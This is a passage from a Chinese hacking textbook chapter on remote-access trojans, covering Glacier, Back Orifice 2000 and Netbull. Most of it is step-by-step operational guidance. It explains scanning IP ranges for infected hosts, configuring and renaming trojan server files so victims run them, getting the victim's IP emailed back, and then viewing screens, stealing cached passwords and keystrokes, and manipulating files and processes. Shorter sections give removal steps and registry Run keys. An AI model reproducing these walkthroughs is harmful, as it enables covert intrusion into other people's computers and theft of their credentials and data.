
5.3.1 木马信息反馈机制

一般来说,成熟的木马都有一个信息反馈机制。所谓信息反馈机制是指木马成功安装后会收集一些服务端的软硬件信息,并通过E-MAIL,IRC或ICQ的方式告知控制端用户。其中采用得最多的方法是信息反馈邮件。

在木马的信息反馈邮件中,其内容一般包括基本信息,比如使用的操作系统,系统目录,硬盘分区情况,系统口令等,另外还有一些重要信息,比如服务端IP,这是木马的控制端和服务端相连接的必需参数。

木马的连接必需满足两个条件:一是控制端

和服务端都要在线;二是服务端已安装了木马程序。这两个条件缺一不可,在这个基础上控制端就可以通过木马端口与服务器端建立连接了,为便于说明,采用下图所示的方式来加以说明。



上图中A机为控制端,B机为服务器端,对A机来说如果想与B机建立连接就必须知道B机的木马端口和IP地址,这时候,由于A机事先设定了木马端口,因此该项是已知项,所以这里最重要的是如何获得B机的IP地址。

想要获得B机的IP地址可以采用信息反馈和IP扫描两种方法。这里重点介绍一下IP扫描技术(以冰河的7626端口为例):


因为B机装有木马程序,所以它的木马端口7626(当然也可能是其他端口,这取决于对服务器端的设置)是处于开放状态的,现在A机只要扫描IP地址段中7626端口开放的主机就行了,如上图所示B机的IP地址是202.102.47.56,当A机扫描到这个IP时发现它的7626端口是开放的,那么这个IP就会被添加到列表中,这时A机就可以通过木马的控制端程序向B机发出连接信号,B机中的木马程序收到信号后立即作出响应,当A机收到响应的信号后,开启一个随机端口1037与B机的木马端口7626建立连接,到这时一个木马连接才算真正建立。

教你一招



7626端口是冰河木马默认打开的端口,当然黑客在设置时有时也会修改这个端口,另外,其他木马可能是使用其它的端口,扫描时需要扫描相应端口。值得一提的是要扫描整个IP地段显然费时费力,一般来说控制端都是先通过信息反馈获得服务端IP地址,由于拨号上网的IP是动态的,即用户每次上网的IP都是不同的,但是这个IP是在一定范围内变动的,图中B机的IP是202.102.47.56,那么B机上网IP的变动范围是在202.102.000.000到202.102.255.255之间,所以每次控制端只要搜索这个IP地址段就可以找到B机了。

木马连接建立后,控制端端口和木马程序端口之间就将会出现一条通道。



这时候,控制端上的控制端程序就可以借着这条通道与服务端上的木马程序取得联系,并通过木马程序对服务端进行远程控制了。

那么,木马控制端可能有哪些方面的危害呢?这里不妨再谈谈木马控制端能享有的控制权,一一列举如下:

1. 窃取密码

一切以明文形式,或缓存在Cache中的密码都能被木马侦测到,此外很多木马还提供有键盘记录功能,它将会记录服务端每次敲击键盘的动作,所以一旦有木马入侵,密码将很容易被窃取。

2. 文件操作

控制端可由远程控制对服务器端的文件进行删除、新建、修改、上传、下载、运行、更改属性等一系列操作,基本涵盖了Windows平台上所有的文件操作功能。

3. 修改注册表

控制端可任意修改服务器端注册表,包括删除、新建或修改主键、子键、键值。有了这项功能,控制端就可以禁止服务端软驱、光驱的使用,锁住服务端的注册表,将服务端上的木马的触发条件设置得更隐蔽的一系列高级操作。

4. 系统操作


主要包括重启或关闭服务端操作系统,断开服务端网络连接,控制服务端的鼠标、键盘,监视服务端桌面操作,查看服务端进程等,控制端甚至可以随时给服务端发送信息。

5.3.2 扫描安装木马的电脑


要想实现木马信息的反馈,就需要在安装完木马服务器程序之后,利用该木马的客户端程序来访问目标计算机,以取得被攻击者的各种信息数据。

在访问木马服务器程序之前,一般都要先进行搜索。下面仍然以“冰河”为例,对如何访问目标计算机进行一些说明。

【案例5-3】搜索感染了冰河的计算机



- Step 1 运行“冰河”客户端程序，其主界面。
- Step 2 单击主界面上的“自动搜索”按钮，或选择“文件→自动搜索”菜单，打开的“搜索计算机”对话框。在“搜索计算机”对话框中输入待搜索的IP地址段、端口号和时延，单击“开始搜索”按钮即可自动进行搜索。搜索结果显示在其右边的文本框中，其显示格式为“状态:IP地址”。列表中状态为OK的IP地址，即表示感染了冰河木马的计算机。在该实例中我们搜索到IP地址为“192.168.0.100”和“192.168.0.24”两台主机。



- Step 3 搜索结束后单击“关闭”按钮，返回到主界面，这时文件管理器中会自动显示搜索结果中状态为OK的主机。
- Step 4 找到目标计算机后，就可以利用冰河木马控制这台计算机了。冰河木马能够实现查看目标机器的屏幕，自动跟踪屏幕变化，记录各种口令信息，获取系统信息，限制系统功能，操作文件，修改注册表，发送信息等功能。

教你一招



搜索计算机每次只能对一个端口号进行搜索，如果植入冰河时选择的其它端口号，自动搜索是检测不到的。

5.3.3 建立目标计算机木马的连接


在完成上面所述的搜索以后，就可以与目标计算机的木马服务器建立连接了，请注意，必须是和可用的计算机才能连接，否则不能连接，下图为冰河的操作界面，需要在“当前连接”中选择搜索到符合要求的IP地址，然后输入访问口令，这样就可以完成了目标计算机的连接。




上述方法是在不知道目标计算机IP地址的情况下使用的，如果已经知道目标计算机IP地址以及访问密码。并且知道了它的访问密码，那么，就可以直接将该目标计算机添加到客户端中了。

【案例5-4】利用冰河控制电脑

下面来看一下直接添加至“冰河”的计算机的操作步骤：



- Step 1 在主窗口中直接单击按钮，在菜单中选择“开始添加主机”命令，将弹出“添加计算机”对话框。
- Step 2 据对话框提示输入“显示名称”，“主机地址”（即目标计算机的IP地址）以及“访问口令”等内容，最后单击“确定”按钮后，就可以看到这个IP地址，已经被添加到“冰河”客户端程序的“文件管理器”选项卡中了。

5.4 常见木马攻防

木马,在真正的黑客看来这种工具是很初级的,往往不屑于使用,而对一些初级黑客看来,却是攻击别人的最好方式,因为这种黑客工具对普通用户的杀伤力是非常大的,下面就来看看几个常用的木马是如何使用的,先来看看几个著名的端口木马。

5.4.1 端口木马

对于一些常见的木马,如SUB7、BO2000、冰河等,由于它们都是采用打开TCP端口监听的方式来进行攻击,称其为端口木马。下面就来剖析几个常用的木马,希望大家能够对其有一个深入的认识。

1. BackOrifice 2000木马

Back Orifice 2000是流行很广的Back Orifice黑客程序的一个新的变种,是一系列远程访问特洛伊木马病毒中最新的一个。当用户运行了该程序后,该病毒将安装在系统中。系统一旦启动该病毒,整个系统就会被黑客远程遥控,如:显示正文信息、移动鼠标、打开或关闭浏览WWW的功能、打开或关闭任意进程、重新启动计算机、读取或修改对方的注册表、生成或删除任意文件等。所以Back Orifice 2000是破坏力极大的一种木马病毒。

(1)BO2K简介

BO2K是黑客组织“死牛崇拜”所开发的黑客程序BO1.2版本的最新升级版。

虽然BO2K可以当作一个简单的监视工具,但它主要的目的还是控制远程机器和搜集资料。BO2K的匿名登录和可恶意控制远程机器的特点,使得它在网络环境里成为一个极其危险的工具。


BO2K既可以通过Email发送,也可以手工安装,安装包括两个部分:客户端和服务端。利用客户端程序安装,安装后黑客便可以对对方的电脑进行控制。而利用服务器端安装,黑客可以把BO2K程序捆绑到任意可执行文件,当这个文件被运行,那么BO2K程序便自动的安装到电脑之中,这样黑客同样便可以控制对方电脑。

下面介绍下BO2K的使用方法。

(2)BO2K配置

首先需要对BO2K.EXE进行配置。配置向导的设置非常重要,主要有服务器文件名、网络协议、端口、密码等等。

双击配置程序bo2kcfg.exe文件,弹出“BO2K配置向导 - 步1”窗口,单击“下一个”按钮:



跳转至“BO2K配置向导-步2”。这里需要选择一个成为BO2K服务器的文件。选好后单击“下一个”。

跳转至“BO2K配置向导-步3”,需要选择一种网络类型,选好后单击“下一个”。

跳转至“BO2K配置向导-步4”,这里要求输入端口地址,在“挑选端口编号”文本框中输入端口地址,单击“下一步”。

跳转至“BO2K配置向导-步5”,选择一种加密类型,选好后单击“下一个”。

跳转至“BO2K配置向导-步6”,在这里输入口令后,单击“下一个”。

跳转至“BO2K配置向导-完成”,最后单击“完成”。

这时会跳转至“BO2K服务器配置”,这里会有更多的设置。使用方法同样很简单方便。

单击“打开服务器”按钮,会弹出一个选择框,选取BO2K服务器文件后单击“打开”按钮后,跳回到“BO2K服务器配置”界面,在这里可以完成更多的设置。

(3)BO2K客户端界面

前面已经完成了对BO2K服务器端程序的设置,下面只需要把BO2K安装到

对方的电脑中,就可以象操作自己的电脑一样操作对方的电脑了。

第5章 基于木马的入侵与防范





双击BO2K监控程序“bo2kgui.exe”文件,来到BO2K的客户端界面。



它的服务器列表和服务器命令可以任意拖拽、组合。客户端的背景也有内定选项提供。

(4) BO2K的控制操作

BO2K的控制操作和一般的木马可视化控制不同,它的操控更像DOS的操作,所以刚接触时也许会觉得很茫然。



BO2K 操作界面

(5) BO2K的检测和清除

BO2K的原理其实很简单,就是远程登录并控制电脑的软件工具。BO2K是在电脑启动后自动执行的服务器程序,那么最简单的方法就是将自动执行的BO2K服务器程序删掉就可以了。

先要检查Windows\System或者Windows\System32目录下是否有一个“umgr32~1.exe”的文件,这个文件的存在便代表BO2K已经进入系统。不过黑客可以更改这个文件的名称,

所以最好通过检查文件长度来检测,BO2K服务器端文件的大小是114688字节,发现相同长度文件后用edit打开,如果有“Back Orifice”这个字符串存在,那么系统肯定被BO2K入侵了。然后只需要删除这个文件就能把BO2K杀除掉。

还可以通过检查注册表来检测BO2K。因为BO2K运行后会修改注册表里的信息。BO2K修改的注册表如下:

[HKEY_LOCAL_MACHINE\SOFTWARE\

Microsoft\Windows\CurrentVersion\RunServices]
“UMGR32.EXE”=“C:\\WINDOWS\\SYSTEM\\
UMGR32.EXE”


删除UMGR32.EXE的key值后,就可以在
Windows状态下直接删umgr32.exe源文件,这样
BO2K就被清除掉了。

2. 网络公牛


网络公牛又名Netbull是国产木马,该软件可
以在网络或者无网络状态下完成对服务器的控制
。生成服务器文件后,修改文件名发送给他人
运行就可以了。

下面介绍网络公牛的使用方法:

双击网络公牛的客户端程序Peep.exe文件,
连接到主窗口。




(1)配置服务器



Step 2 选择服务器程序文件

- Step 1 选择菜单“配制服务器”下的“设置”命令。
- Step 2 弹出“打开”对话框,这里需要选择服务器程序PeepServer.exe文件后,单击“打开”按钮。




- Step 3 下面就会出现“服务器参数设置”的对话框。
- Step 4 在这里可以设置SMTP服务器与接收目标系统的IP地址,“捆绑运行”可以得到对方上网的动态IP地址,所以一定要打勾。最后单击“OK”,配置服务器完成。

这时双击buildserver.exe文件后,会生成一个名为newserver.exe文件,大小为213KB。最后只需要把这个文件改改名字,并使得目标系统运行这个文件,当这文件运行后便会自动变成checkdll.exe文件,并设置成开机自动运行,然后自动给你的信箱发一封带有当前系统IP地址的信,这样就得到了目标系统的IP地址。


(2)客户端的远程监控

当目标系统运行了网络公牛服务器程序后,就可以进行对其主机的监控了。




第5章 基于木马的入侵与防范


Step 1 双击Peep.exe文件，打开监控界面。



Step 2 单击“文件”菜单中“增加主机”选项。



Step 3 弹出“连接”对话框，在对话框中输入主机名称以及主机的IP地址，主机名称可以随便写，假设主机名称是peep,主机地址为98.91.100.101。连接方式为默认的network。然后单击“OK”按钮。




Step 4 这时返回客户端监控窗口，监控栏中便会显示当前监控的主机信息。


Step 5 命令选项菜单



Step 5 连接完成后，就可以对目标系统进行操作，这个功能通过“命令选项”菜单完成。“命令选项”共有五个监控命令分别是：连接（与服务器连接），断开连接（与服务器断开连接），控制台（能获取目标系统的信息），浏览器（能够浏览目标系统内的文件系统），捕获屏幕（能够看到目标系统当前屏幕的内容）。



Step 6 先要与目标系统连接，选中目标系统后，单击“命令选项”中的“连接”命令，连接后，在下方会出现连接成功的提示。



Step 7 单击“命令选项”中的“控制台”命令，便出现“控制台”的对话框。

这里会有5个选项，系统信息、消息、进程管理、查找和服务器在线修改。在“系统信息”选项中有五个按钮。


系统信息：可以显示出目标系统的计算机名称、CPU类型，操作系统，硬盘，内存大小等。

获取密码：能够显示目标系统的缓存密码。

重启计算机：使目标计算机重启。

关闭计算机：关闭目标计算机。

闭锁计算机：锁住目标计算机。




Step 8 单击“消息”选项后。在这里可以在文本框中输入标题和内容，当单击“发送”按钮后，目标系统就会弹出消息对话框，把你想传达的信息告知对方。

Step 9 单击“进程管理”选项后。这里可以对目标系统的进程进行操控。

通过“列举进程”按钮查看目标系统中的所有进程，并有各个进程的详细信息，包括进程号。通过“删除进程”按钮删除进程，当然先要在文本框中输入想要删除的进程号。

还可以通过“创建进程”按钮在目标系统中创建一个新的进程，只需要给出新进程的名字。




Step 10 单击“查找”选项后。在这里可以查找目标系统中的文件。在文本框中输入想要查找的文件名，以及查找的路径，再单击“查找文件”按钮，查找的结果就会在下面的文本框中显示出来。


教你一招



这里所说的“查找”，是指在目标系统中查行查找。



Step 11 单击“服务器在线修改”选项后。在这里可以在线修改网络公牛的SMTP服务器、端口和目标邮箱，在文本框中填好要修改的内容后，单击“设置生效”按钮就可以了。



Step 12 单击“命令选项”中的“浏览器”命令，弹出“文件管理器”窗口。在这里可以对目标系统中的文件进行各种操作如打开、删除、重命名、编辑、文件上传、文件下载等等。

Step 13 还可以通过“捕获屏幕”来对目标系统当前屏幕进行捕获。并通过“选项”中“本地鼠标、键盘有效”命令来操作目标系统。

(3) 网络公牛的检测和清除

网络公牛采用的是文件捆绑功能，可以和许多文件捆绑在一起，所以要清除它相当困难。

不过清除它却有很多方法。

① 删除网络公牛的启动程序CheckDll.exe，一般在C:\windows\system目录下，最好直接在C盘中搜索CheckDll.exe文件。

② 以下是网络公牛在注册表中修改过的几个地方。

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
“CheckDll.exe”=“C:\WinDOWS\SYSTEM\CheckDll.exe”

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]
“CheckDll.exe”=“C:\WinDOWS\SYSTEM\CheckDll.exe”

[HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run]
“CheckDll.exe”=“C:\WinDOWS\SYSTEM\CheckDll.exe”

把这些key值删除掉。

③ 网络公牛捆绑功能也有它的弱点，那就是捆绑后的文件长度会增加，把这些问题文件删除后，再恢复这些文件就可以了。如果是一些软件，最好删除重装。

5.4.2 远程控制性木马

1. 冰河木马

该软件主要用于远程监控，具体功能包括：

(1) 自动跟踪目标机屏幕变化

同时可以完全模拟键盘及鼠标输入，即在同步被控端屏幕变化的同时，监控端的一切键盘及鼠标操作将反映在被控端屏幕(局域网适用)；

(2) 记录各种口令信息

包括开机口令、屏保口令、各种共享资源口令及绝大多数在对话框中出现过的口令信息；

(3) 获取系统信息

包括计算机名、注册公司、当前用户、系统路径、操作系统版本、当前显示分辨率、物理及逻辑磁盘信息等多项系统数据；

(4) 限制系统功能

包括远程关机、远程重启计算机、锁定鼠标、锁定系统热键及锁定注册表等多项功能限制；

(5)远程文件操作

包括创建、上传、下载、复制、删除文件或目录、文件压缩、快速浏览文本文件、远程打开文件(提供了四中不同的打开方式——正常方式、最大化、最小化和隐藏方式)等多项文件操作功能;

(6)注册表操作

包括对主键的浏览、增删、复制、重命名和对键值的读写等所有注册表操作功能;

(7)发送信息

以四种常用图标向被控端发送简短信息;

(8)点对点通讯

以聊天室形式同被控端进行在线交谈。

从一定程度上可以说冰河是最有名的木马了,就连刚接触电脑的用户也听说过它。虽然许多杀毒软件可以查杀它,但国内仍有几十万中冰河的电脑存在。作为木马,冰河创造了最多人使用、最多人中弹的奇迹。现在网上又出现了许多的冰河变种程序,这里介绍的是其标准版,掌握了如何清除标准版,再来对付变种冰河就很容易了。冰河的界面v8.4版本如下图所示。



冰河的界面很简洁,一个高级木马该有的功能都有,除了图上注明的功能外,主要功能还有口令记录、注册表操作、动态IP邮件通知、远程关机及最关键的远程卸载。

(1)“冰河”的使用

在前面的案例已经讲解了如何利用冰河搜索感染“冰河”木马的计算机,并登录该计算机。下面重点讲解一下利用冰河控制电脑的操作。

【案例5-5】利用冰河木马查看目标机器屏幕



Step 1 链接成功对方计算机后。可以通过单击工具栏上的“查看屏幕”按钮,或选择菜单项“文件→捕获屏幕”,弹出“图像参数设定”对话框。



Step 2 设置图像格式,冰河支持JPEG和BMP两种图片格式。通过拖动游标选择图像的色深和品质,光标越靠右图像越清晰,但这时会降低传输速度。设置完成后单击“确定”按钮,这时就可以在新打开的“图像显示”窗口中看到对方屏幕了。这里查看到的是受控主机当前的屏幕截图,是一个静态的画面。如果想要对对方屏幕进行操作,就要用到冰河的控制屏幕的功能了。



Step 3 单击主界面上的“控制屏幕”按钮，或通过单击执行“文件”→“屏幕控制”命令，弹出和查看屏幕相同的“图像参数设定”对话框，按同样的方式设置图像属性即可。设置完成后弹出的“控制屏幕窗口”也和查看屏幕时相似，只是这时显示的是对方的实时状态，标题栏上会不断的显示“正在接收数据...”的字样。



Step 4 除了“控制屏幕窗口”外，系统还会弹出一个“系统按键”的小对话框。该对话框上的按钮对应相应的系统功能键。例如，按下“系统按键”对话框上的“Win”按钮，将打开目标主机的“开始”菜单，就像是在该主机本地按下键盘上的Windows窗口按键一样。

Step 5 在“屏幕控制窗口”中可以对目标主机进行各种各样的操作，和操作本地机器完全相同。但是控制端的这些操作将会全部显示的对方的屏幕上，这样，任何人都都会发现自己的电脑正在被别人控制，攻击者就完全暴露了。所以，聪明的黑客通常不会直接在对方屏幕上进行操纵。

为大家能够对屏幕控制功能加深印象，再看一个案例。

【案例5-6】利用冰河木马查看目标主机进程

有一定电脑基础的读者可能都知道，同时按下键盘上的【Ctrl + Alt + Del】快捷键可以打开任务管理器查看当前正在运行的程序和进程。可是，冰河的系统按键没有提供“Del”键，怎么办呢？



Step 1 首先打开“开始”菜单，方法前一个案例已经讲过。

Step 2 单击“运行”命令，在“运行”对话框中输入“taskmgr.exe”命令。



Step 3 单击“确定”按钮，“Windows任务管理器”就打开了。选择“进程”选项卡查看一下目标主机上当前正在运行的进程。

从上图的任务管理器中，可以看到“Kernel32.exe”这个进程，这就是我们的冰河木马服务器程序运行时挂接的进程。由于“Kernel32.exe”是一个系统进程，一般的用户看到这个进程可能会以为是系统正常的调用而忽略它，真正的冰河木马就被隐藏掉了。

(2) 清除方法

① 删除C:\Windowssystem下的Kernel32.exe和Sysexplr.exe文件。

② 冰河会在注册表

HKEY_LOCAL_MACHINE/software/

microsoft/windows/ CurrentVersion/Run下扎根,键值为C:/windows/system/Kernel32.exe,删除它。

③ 在注册表的

HKEY_LOCAL_MACHINE/software/microsoft/windows/ CurrentVersion/Runservices下,还有键值为C:/windows/system/Kernel32.exe的,也要删除。

④ 最后,改注册表

HKEY_CLASSES_ROOT/txtfile/shell/open/command下的默认值,由感染木马后的C:/windows/system/Sysexplr.exe %1改为正常情况下的C:/windows/notepad.exe %1,即可恢复TXT文件关联功能。

(3) 防范措施

